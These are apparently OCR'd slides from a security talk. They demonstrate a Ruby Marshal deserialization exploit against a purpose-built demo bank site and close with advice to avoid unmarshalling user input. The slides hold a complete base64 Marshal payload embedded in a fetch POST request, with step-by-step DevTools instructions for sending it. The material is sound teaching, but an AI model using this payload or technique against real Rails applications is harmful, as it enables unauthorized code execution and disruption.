
Hack Along – Exploit 1

- In Developer Tools, highlight the confirm request and select "Copy"->"Copy as Fetch"



Hack Along – Exploit 2

- In the Console tab of the Devloper Tools, paste the command



Hack Along – Exploit 3

- Replace the "confirm[user] parameter with your payload.

```
"body":
"confirm%5Buser%5D=BAhvOglVc2VyEDoQQG5ld19yZWNvcmRUOhBAYXR0cmlidXRlc286HkFjdGl2%0D%0AZU1vZGVsOjpBdHRyaWJ
1dGVTZXQGOwd7C0kiB2lkBjoGRVRvOilBY3RpdmVN%0D%0Ab2RlbDo6QXR0cmlidXRlOjpGcm9tRGF0YWJhc2UKOgpAbmFtZUAIOhxAd
mFs%0D%0AdWVfYmVmb3JlX3R5cGVfY2FzdDA6CkB0eXBlbzpFQWN0aXZlUmVjb3JkOjpD%0D%0Ab25uZWN0aW9uQWRhcHRlcnM6OlNRT
Gl0ZTNBZGFwdGVyOjpTUUxpdGUzSW50%0D%0AZWdlcgk6D0BwcmVjaXNpb24wOgtAc2NhbGUwOgtAbGltaXQwOgtAcmFuZ2Vv%0D%0AO
gpSYW5nZQg6CWV4Y2xUOgpiZWdpbmwtCQAAAAAAAACAOghlbmRsKwkAAAAA%0D%0AAAAAgDoYQG9yaWdpbmFsX2F0dHJpYnV0ZTA6C0B
2YWx1ZTBJIhNhY2NvdW50%0D%0AX251bWJlcgY7CVRvOiVBY3RpdmVNb2RlbDo6QXR0cmlidXRlOjpGcm9tVXNl%0D%0Acgo7C0AOOwx
JIgkxMjM0BjsJVDsNQAo7F287Cgk7C0AOOwwwOw1ACjsXMDsY%0D%0AaQLSBEkiDmZ1bGxfbmFtZQY7CVRvOxkKOwtAEjsMSSIWR2Vvc
mdlIFdhc2hp%0D%0Abmd0b24GOwlUOw1vOh5BY3RpdmVNb2RlbDo6VHlwZTo6U3RyaW5nCjoKQHRy%0D%0AdWVJIgZ0BjsJVDoLQGZhb
HNlSSIGZgY7CVQ7DzA7EDA7ETA7F287Cgk7C0AS%0D%0AOwwwOw1AFTsXMDsYSSIWR2VvcmdlIFdhc2hpbmd0b24GOwlUSSIIU1NOBjs
J%0D%0AVG87GQo7C0AaOwxJIgkxMjM0BjsJVDsNQBU7F287Cgk7C0AaOwwwOw1AFTsX%0D%0AMDsYSSIJMTIzNAY7CVRJIg9jcmVhdGV
kX2F0BjsJVG87Cgo7C0AfOwwwOw1V%0D%0AOkpBY3RpdmVSZWNvcmQ6OkF0dHJpYnV0ZU1ldGhvZHM6OlRpbWVab25lQ29u%0D%0AdmV
yc2lvbjo6VGltZVpvbmVDb252ZXJ0ZXJbCToLX192Ml9fWwBbAG86IUFj%0D%0AdGl2ZVJlY29yZDo6VHlwZTo6RGF0ZVRpbWUIOw9pC
zsQMDsRMDsXMDsYMEki%0D%0AD3VwZGF0ZWRfYXQGOwlUbzsKCjsLQCY7DDA7DVU7HVsJOx5bAFsAQCU7FzA7%0D%0AGDA6F0Bhc3NvY
2lhdGlvbl9jYWNoZXsAOhFAcHJpbWFyeV9rZXlACDoOQHJl%0D%0AYWRvbmx5RjobQHByZXZpb3VzbHlfbmV3X3JlY29yZEY6D0BkZXN
0cm95ZWRG%0D%0AOhxAbWFya2VkX2Zvcl9kZXN0cnVjdGlvbkY6HkBkZXN0cm95ZWRfYnlfYXNz%0D%0Ab2NpYXRpb24wOh5AX3N0YXJ
0X3RyYW5zYWN0aW9uX3N0YXRlMDoUQHN0cmlj%0D%0AdF9sb2FkaW5nRg%3D%3D%0D%0A&confirm%5Bconfirmation_code%5D=123
&commit=Submit+Confirmation+Code",    "method": "POST",    "mode": "cors"});
```


Hack Along – Exploit 4

- Press Enter.
- The HTTP 500 response is ok

```
await fetch("http://marshalbank.meristeminfosec.com/confirm", {
    "credentials": "include",
    "headers": {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",…
XHR POST http://marshalbank.meristeminfosec.com/confirm [HTTP/1.1 500 Internal Server Error 604ms]
Response { type: "basic", url: "http://marshalbank.meristeminfosec.com/confirm", redirected: false, status: 500, ok: false, statusText: "Internal Server Error", headers: Headers, body: ReadableStream, bodyUsed: false }
```

Hack Along – Exploit Confirmed


- Navigate to http://marshalbank.meristeminfosec.com/[your name]
- Observe that a blank page is returned instead of routes.



Recommendations

- Never let a user see you unmarshal
- Use a less powerful representation format
  - Hash, JSON, YAML,
- Watch "Caching Without Marshal" by Chris Salzburg
  - Describes the internals of the marshal protocol
  - Describes their migration to MessagePack in detail

The Injection Triangle



Thank You

Heidi Hoopes
@heidihoopes
www.linkedin.com/in/heidihoopes

Mark Hoopes
mark@meristeminfosec.com
www.linkedin.com/in/markhoopes